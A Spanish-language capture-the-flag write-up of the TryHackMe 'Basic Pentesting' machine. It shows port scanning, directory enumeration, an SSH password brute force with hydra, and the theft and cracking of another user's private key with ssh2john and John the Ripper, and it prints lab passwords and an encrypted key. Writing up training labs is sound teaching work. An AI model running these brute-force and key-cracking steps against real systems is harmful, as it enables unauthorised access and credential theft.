



Informe Técnico

Máquina Basic Pentesting

Este documento ha sido escrito con fines legales y éticos, las técnicas que se explican en dicho documento no se han realizar con fines maliciosos en situaciones de la vida real.

En este documento se ha utilizado la plataforma **Try Hack Me** para simular un entorno controlado para realizar simulaciones de ataques de hacking.

Autor del documento: Miguel Nebot (aka Krathor)

Fecha: 08/06/2024



ÍNDICE:

1. Antecedentes	3
2. Objetivos	3
3. Análisis de vulnerabilidades	3
3.1. Reconocimiento inicial.....	3
3.2. Escaneo de los puertos abiertos.....	4
3.3. Analizar la página web en segundo plano	5
3.4. Búsqueda de directorios y/o archivos ocultos	5
3.5. Análisis de los recursos encontrados.....	6
3.6. Obtener los nombres de usuario	7
3.7. Obtener contraseña del usuario 'jan'	8
4. Acceso a la máquina víctima	8
4.1. Iniciar sesión con el usuario 'jan'	8
4.2. Listar el contenido del directorio actual	9
4.3. Clave privada de la máquina víctima	11
4.4. Crackeo de contraseña con John The Ripper	13



1. Antecedentes

El presente documento explica el procedimiento a seguir para conseguir comprometer la máquina **Basic Pentesting** de la plataforma de **Try Hack Me**.

2. Objetivos

Estudiar y conocer los sistemas de seguridad de la máquina **Basic Pentesting**, para poder planificar varias formas de explotación con las cuales poder acceder a la máquina **Basic Pentesting** y una vez dentro conseguir los máximos privilegios posibles dentro del sistema.



Figura 1: Flujo de trabajo para resolver la máquina

3. Análisis de vulnerabilidades

3.1. Reconocimiento inicial

Se inició realizando una prueba de conexión a nivel de red, para asegurarse de que la máquina **Kali Linux** del **atacante** pueda comunicarse con la máquina víctima **Basic Pentesting**:

```
> ping -c 1 10.10.133.127
PING 10.10.133.127 (10.10.133.127) 56(84) bytes of data.
64 bytes from 10.10.133.127: icmp_seq=1 ttl=63 time=73.5 ms

--- 10.10.133.127 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 73.473/73.473/73.473/0.000 ms
```

Figura 2: Comando **ping** para comprobar conexión con la máquina víctima *Basic Pentesting*



En la imagen anterior se puede apreciar que se envía un paquete a nivel de red a la máquina víctima, y ésta reenvía el paquete a la máquina atacante, es decir, que hay conexión a nivel de red entre la máquina atacante y la máquina víctima.

3.2. Escaneo de los puertos abiertos

Una vez comprobada y asegurada la conexión con la máquina víctima, se escanearon los puertos abiertos de la máquina, para conocer los servicios que se ejecutan en ésta, y de esta forma planificar diferentes vectores de ataque:

```
> nmap -p- --open -sV --min-rate 5000 -Pn 10.10.133.127
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-07 18:33 CEST
Nmap scan report for 10.10.133.127
Host is up (0.087s latency).
Not shown: 60158 closed tcp ports (reset), 5371 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE        VERSION
22/tcp    open  ssh            OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http           Apache httpd 2.4.18 ((Ubuntu))
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
8009/tcp   open  ajp13          Apache Jserv (Protocol v1.3)
8080/tcp   open  http           Apache Tomcat 9.0.7
```

Figura 3: Comando **nmap** para escanear los puertos abiertos de la máquina víctima *Basic Pentesting*

Se detectaron varios puertos abiertos, entre los principales se encuentran, el **puerto 22** correspondiente al servicio **ssh** y el **puerto 80** correspondiente al servicio **http**.



3.3. Analizar la página web en segundo plano

Se copió la dirección IP de la máquina víctima en el navegador de la máquina atacante para comprobar si hay una página web ejecutándose en segundo plano:




Figura 4: Dirección IP de la máquina víctima copiada en el navegador de la máquina atacante

Al acceder a la página web, se encontró el siguiente contenido:

Undergoing maintenance

Please check back later

Figura 5: Contenido de la página web ejecutándose en la máquina víctima

3.4. Búsqueda de directorios y/o archivos ocultos

No se encontró nada de información útil en la página web, así que se intentó buscar archivos y/o directorios ocultos en la página web, con la herramienta **gobuster**:

```
> gobuster dir -u 10.10.133.127 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
```

Figura 6: Comando para buscar archivos y/o directorios con la herramienta **gobuster**

```
/development (Status: 301) [Size: 320] [--> http://10.10.133.127/development/]
```

Figura 7: Contenido encontrado con la herramienta **gobuster**

Se encontró un recurso oculto llamado 'development', para revisarlo, se copió el recurso oculto en la dirección URL:



Figura 8: Recurso oculto añadido a la dirección URL

3.5. Análisis de los recursos encontrados

Una vez dentro del recurso oculto, se encontró el siguiente contenido:

Index of /development

Name	Last modified	Size	Description
Parent Directory		-	
dev.txt	2018-04-23 14:52	483	
j.txt	2018-04-23 13:10	235	

Figura 9: Contenido del recurso oculto

Se encontraron 2 archivos de texto, cada uno con un nombre diferente, para poder ver el contenido de los archivos, se hizo clic en cada archivo:



Figura 10: Archivo 'dev.txt' añadido a la dirección URL

```
2018-04-23: I've been messing with that struts stuff, and it's pretty cool! I think it might be neat to host that on this server too. Haven't made any real web apps yet, but I have tried that example you get to show off how it works (and it's the REST version of the example!). Oh, and right now I'm using version 2.5.12, because other versions were giving me trouble. -K
```

```
2018-04-22: SMB has been configured. -K
```

```
2018-04-21: I got Apache set up. Will put in our content later. -J
```

Figura 11: Contenido del archivo 'dev.txt'

Se analizó el contenido del archivo 'dev.txt', sin embargo, no se encontró nada de información útil.

Se procedió a analizar el contenido del archivo 'j.txt':



Figura 12: Archivo 'dev.txt' añadido a la dirección URL

For J:

I've been auditing the contents of /etc/shadow to make sure we don't have any weak credentials, and I was able to crack your hash really easily. You know our password policy, so please follow it? Change that password ASAP.

-K

Figura 13: Contenido del archivo 'dev.txt'

Tras analizar el contenido del archivo 'dev.txt', se encontraron las letras 'J' y 'K', se intuyó que dichas letras pertenecían a nombres de varios usuarios.

3.6. Obtener los nombres de usuario

Para obtener los nombres de dichos usuarios, se utilizó la herramienta **enum4linux**:




Figura 14: Comando para obtener los nombres de usuario, utilizando la herramienta **enum4linux**

Tras ejecutar el comando anterior, se obtuvieron 2 nombres de usuario, llamados 'kay' y 'jan':

[+] Enumerating users using SID S-1-22-1 and logon username '', password ''

S-1-22-1-1000 Unix User\kay (Local User)

S-1-22-1-1001 Unix User\jan (Local User)



Figura 15: Nombres de usuario obtenidos

3.7. Obtener la contraseña del usuario 'jan'

Se intentó obtener la contraseña del usuario 'jan' con la herramienta **hydra** para intentar iniciar sesión con dicho usuario posteriormente:

```
> hydra -l jan -P /usr/share/wordlists/rockyou.txt ssh://10.10.133.127
```

Figura 16: Uso de la herramienta **hydra** para obtener la contraseña del usuario 'jan'

Tras la ejecución del comando anterior, se obtuvo la contraseña del usuario 'jan':

```
[22][ssh] host: 10.10.133.127 login: jan password: armando
```

Figura 17: Contraseña del usuario 'jan'

4. Acceso a la máquina víctima

4.1. Iniciar sesión con el usuario 'jan'

Una vez obtenidas las credenciales, se intentó iniciar sesión al usuario 'jan' utilizando el servicio ssh:

```
> ssh jan@10.10.162.5
```

Figura 18: Comando para iniciar sesión en el usuario 'jan' utilizando ssh

Se ingresó la contraseña del usuario 'jan':

```
jan@10.10.162.5's password:
```

Figura 19: Ingreso de la contraseña **armando** del usuario 'jan'



Una vez ingresada la contraseña, se obtuvo acceso a la máquina víctima:

```
jan@basic2:~$ whoami  
jan
```

Figura 20: Acceso a la máquina víctima conseguido

Se descubrió que el directorio actual era el directorio personal de trabajo del usuario 'jan':

```
jan@basic2:~$ pwd  
/home/jan
```

Figura 21: Directorio de trabajo del usuario 'jan'

4.2. Listar el contenido del directorio actual

Se analizó el contenido del directorio actual de trabajo, sin embargo, no se encontró nada de información útil:

```
jan@basic2:/home$ ls -la  
total 16  
drwxr-xr-x  4 root root 4096 Apr 19  2018 .  
drwxr-xr-x 24 root root 4096 Apr 23  2018 ..  
drwxr-xr-x  2 root root 4096 Apr 23  2018 jan  
drwxr-xr-x  5 kay  kay  4096 Apr 23  2018 kay
```

Figura 22: Contenido del directorio '/home' de la máquina víctima

Se descubrió que había un directorio personal de trabajo perteneciente al usuario 'kay', se intentó acceder al mismo para ver su contenido:

```
jan@basic2:/home$ cd kay/
```

```
jan@basic2:/home/kay$ ls -la
total 48
drwxr-xr-x 5 kay kay 4096 Apr 23 2018 .
drwxr-xr-x 4 root root 4096 Apr 19 2018 ..
-rw-r--r-- 1 kay kay 756 Apr 23 2018 .bash_history
-rw-r--r-- 1 kay kay 220 Apr 17 2018 .bash_logout
-rw-r--r-- 1 kay kay 3771 Apr 17 2018 .bashrc
drwx----- 2 kay kay 4096 Apr 17 2018 .cache
-rw-r----- 1 root kay 119 Apr 23 2018 .lessht
drwxrwxr-x 2 kay kay 4096 Apr 23 2018 .nano
-rw-r----- 1 kay kay 57 Apr 23 2018 pass.bak
-rw-r--r-- 1 kay kay 655 Apr 17 2018 .profile
drwxr-xr-x 2 kay kay 4096 Apr 23 2018 .ssh
-rw-r--r-- 1 kay kay 0 Apr 17 2018 .sudo_as_admin_successful
-rw-r----- 1 root kay 538 Apr 23 2018 .viminfo
```

Figura 23: Contenido del directorio '/kay' de la máquina víctima

Se encontró un directorio oculto con nombre '.ssh', se accedió a él ya que se es el directorio que más permisos tiene de todo el resto:

```
jan@basic2:/home/kay$ cd .ssh/
```

Figura 24: Accediendo al directorio oculto '.ssh' para ver el contenido

Una vez dentro del directorio oculto, se listó el contenido para ver si hay información útil:

```
jan@basic2:/home/kay/.ssh$ ls -la
total 20
drwxr-xr-x 2 kay kay 4096 Apr 23 2018 .
drwxr-xr-x 5 kay kay 4096 Apr 23 2018 ..
-rw-rw-r-- 1 kay kay 771 Apr 23 2018 authorized_keys
-rw-r--r-- 1 kay kay 3326 Apr 19 2018 id_rsa
-rw-r--r-- 1 kay kay 771 Apr 19 2018 id_rsa.pub
```

Figura 25: Contenido del directorio oculto '.ssh'

4.3. Clave privada de la máquina víctima

Se descubrió que había un archivo llamado 'id_rsa', se intentó ver el contenido de dicho archivo:

```
jan@basic2:/home/kay/.ssh$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75

IoNb/J0q2Pd56EZ23oAaJxLvhuSZ1crRr40NGUANKcRxg3+9vn6xcujpzUDuUtlZ
o9dyIEJB4wUztTueBPsmB487RdFVKT0VQrVHty1K2aLy2Lka2Cnfjz8Llv+FMadsN
XRvjw/HRiGcXPY8B7nsA1eIPYrPZHIH3Q0FIYLSPMYv79RC65i6frkDSvxXzbdFX
AkAN+3T5FU49AEVKBjtZnLTEBw31mxjv0LLXaQIaX5QfeXMacIQ0UWCHATlpVXmN
lG4BaG7cVXs1AmPieflx7uN4RuB9NZS4Zp0lplbCb4UEawX0Tt+VKd6kzh+Bk0aU
hwQJCdnb/U+dRasu3oxqykLKU2dPseU7rlvPAqa6y+ogK/woTbnTrkRngKqLQxMl
lIWZye4yrLEtfc275hzVvYh6FkLgt0faly0bMqGIRm+eWVoX0rZPB1v8iyNTDdDE
3jRjqb0GLPs01hAWKIRxUPaEr18lcZ+0LY0Vw2oNL2xKUgtQpV2jwH04yGdXbfJ
LYWlXxnJJpVMhKc6a75pe4ZVxfmMt0QcK4oK01aRGMqLFNwaPxJYV6HauUoVExN7
bUpo+eLYVs5mo5tbpWdhI0NRfnGP1t6bn7Tvb77ACayGzHdLpIAqZmv/0hwRTnrb
RVhY1CUf7xGNmbmzYHZNwMppE2i8mFSAVFCJEC3cDgn5TlvQUXfh6CJJRVrhdXVy
VqVjsot+CzF7mbWm5nFstPP10nndC6JmrUEUjeIbLzBcW6bX5s+b95eFeceWmMVe
B0WhqnPtDtVtg3sFdjxp0hgGxqK4bAMBnM4chFcK7RpvCRjsKyWYVEDJMYvc87Z0
ysv0pVn9WnFOUd0N+U4pYP6PmNU4Zd2QekNIWYEXIZIMyypuGCFdA0SARf6/kKwG
oH0ACCK3ihAQKkb0+SflgXBaHxb6k0ocMQAWIOxYJUnPKN8bzzlQLJs1JrZXibhl
VaPeV7X25NaUyu5u4bgtFhb/f8aBKbel4XLWR+4HxbotPjX6RVByEPZ/kVi0q3S1
GpwHSRZon320x44h0PkcG66JDyHLS6B328uViI6Da6frYi0nA4TEjJTP05RpcsEK
QKI65gICbpcWj1U4I9mEHZeHc0r2lyufZbnfYUur0qCVo8+mS8X75seeoNz8auQL
4DI4IXITq5saCHP4y/ntmz1A3Q0FNjZXAqdFK/hTAdhMQ5diGXnNw3tbd8wGveG
VfNSaExXeZA39j0gm3VboN6cAXpz124Kj0bEwzxCBzWki0CPHFLYUmoDeLqP/NIk
oSXl0Jc8aZemI5RAH5gdCLT4k67wei9j/JQ6zLUT0vSmLono1IiFdsM04nUnyJ3
z+3XTDtZoUL5NiY4JjCPLhTNNjAlqnpC0aqad7gV3RD/asml2L2kB0UT8PrTtt+S
baXKPFH0dHmownGmDatJP+eMrc6S896+HAXvcvPxLKntI7+jsNTwuPBCntSFvo19
t9+xxd55YTVo1Y8RMwjopzx7h8oRt7U+Y9N/BVtbt+XzmYLnU+3q0q4W2q0ynM2P
nZjVPpeh+8DBoucB5bfXsIskNXYsCED4LspxUE4uMS3yXBpZ/44SyY8KEzrAzaI
fn2nnjqW1U2FaJwNtMN50Ish0NDEABf9Ilaq46LSGpMRahNNXwzozh+/LGFQmGjI
I/zN/2KspUeW/5mqWwvFiK8QU38m7M+mli5ZX76snfJE9suva3ehHP2AeN5hWDMw
```

Figura 26: Contenido del archivo 'id_rsa'

Tras analizar el contenido del archivo, se descubrió que era una clave privada, esta información es muy importante, debido a que posteriormente se usará dicha clave para obtener una contraseña.

Se copió la clave privada, y se volvió a la máquina atacante:

```
> whoami
krathor
```

Figura 27: Vuelta a la máquina atacante

Una vez dentro de la máquina atacante, se creó un archivo donde se copió el contenido de la clave privada:

```
File: id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75

IoNb/J0q2Pd56EZ23oAaJxLvhuSZ1crRr40NGUANcKcRvg3+9vn6xcujpzUDuUtlZ
o9dyIEJB4wUZTueBPsmB487RdFVKtOVqrVHty1K2aLy2Lka2Cnfjz8Llv+FMadsN
XRvjw/HRiGcXPY8B7nsA1eiPYrPZHIH3Q0FIYLSPMYv79RC65i6frkDSvxXzbdFX
AkAN+3T5FU49AEVKBjtZnLTEBw31mxjv0lLXAqIaX5QfeXMacIQOUWCHATlpVXmN
lG4BaG7cVXs1AmPieflx7uN4RuB9NZS4Zp0lpbCb4UEawX0Tt+VKd6kzh+Bk0aU
hwQJCdnB/U+dRasu3oxqykLKU2dPseU7rlvPAqa6y+ogK/woTbnTrkRngKqLQxMl
lIWZye4yrLETfc275hzVYh6FkLgt0faly0bMqGIRm+eWVoX0rZPB1v8iyNTDdDE
3jRjqb0G1Ps01hAWKIRxUPaEr18lcZ+0lY00Vw2oNL2xKUgtQpV2jwH04yGdXbfJ
LYWlXxnJJpVMhKC6a75pe4ZVxfmMt0QcK4oK01aRGMqLFNwaPxJYV6HauUoVEXN7
bUpo+eLYVs5mo5tbpWDhi0NRfnGP1t6bn7Tvb77ACayGzHdLpIAqZmv/0hwrTnrb
RVhY1CUf7xGNmbmzYHzNEwMppE2i8mFSaVFCJEC3cDgn5TvQUXfh6CJJRVrhdXVy
VqVjsot+CzF7mbWm5nFsTPP10nndC6JmrUEUjeIbLzBcW6bX5s+b95eFeceWMMVe
B0WhqnPtDtVtg3sFdjxp0hgGXqK4bAMBnM4chFcK7RpvCRjsKyWYVEDJMYvc87Z0
ysv0pVn9WnFOudON+U4pYP6PmNU4Zd2QekNIWYEXZIZMyppuGCFdA0SARf6/kKwG
oH0ACCK3ihAQKk0+SflgXBaHXb6k0ocMQAWIOxYJunPKN8bzzlQLJs1JrZXibhl
VaPeV7X25NaUyu5u4bgtFhb/f8aBKbeL4XLWR+4HxbotpJx6RVByEPZ/kVi0q3S1
GpwHSRZon320xA4h0PkcG66JDyHLS6B328uVi6Da6frYi0nA4TEjJTP05RpcSEK
QKIg65gICbpcWj1U4I9mEHZeHc0r2lyufZbnfYUr0qCv08+mS8X75seonZ8auQL
4DI4IXITq5saCHP4y/ntmz1A3Q0FNjZXAqdfK/hTAdhMQ5diGXnNw3tbmD8wGveG
fNSaExXeZA39i0qm3VboN6cAXpz124Ki0bFwzxCBzWKi0CPHFIYuMoDeI.gP/
```

Figura 28: Contenido de la clave privada copiado a un archivo de la máquina atacante

Para obtener la contraseña, se utilizó la herramienta **John The Ripper**, pero antes se convirtió la clave privada en un formato que herramienta **John The Ripper** pueda entender:

```
/usr/bin/ssh2john id_rsa >> hash.txt
```

Figura 29: Comando para convertir el formato de la clave privada

4.4. Crackeo de contraseña con John The Ripper

Una vez ejecutado el comando anterior, se utilizó la herramienta **John The Ripper** para obtener la contraseña para poder iniciar sesión con el usuario 'kay':

```
> ~/Desktop  
> john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
```

Figura 30: Uso de la herramienta **John The Ripper** para obtener contraseña

```
beeswax (id_rsa)
```

Figura 31: Contraseña obtenida

Para poder acceder a la máquina víctima siendo el usuario 'kay', se usó el siguiente comando:

```
> ssh kay@10.10.162.5 -i id_rsa
```

Figura 32: Comando para iniciar sesión utilizando ssh

Se ingresó la contraseña 'beeswax' para iniciar sesión:

```
Enter passphrase for key 'id_rsa':
```

Figura 33: Ingreso de la contraseña 'beeswax'

Una vez ingresada la contraseña, ya se obtuvo acceso a la máquina víctima siendo el usuario 'kay':

```
kay@basic2:~$ whoami  
kay
```

Figura 34: Siendo el usuario 'kay' dentro de la máquina víctima



Basic Pentesting

Una vez dentro de la máquina víctima, para resolverla al completo, se revisa el contenido del archivo 'pass.bak':

```
kay@basic2:~$ cat pass.bak  
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
```

Figura 35: Máquina resuelta con éxito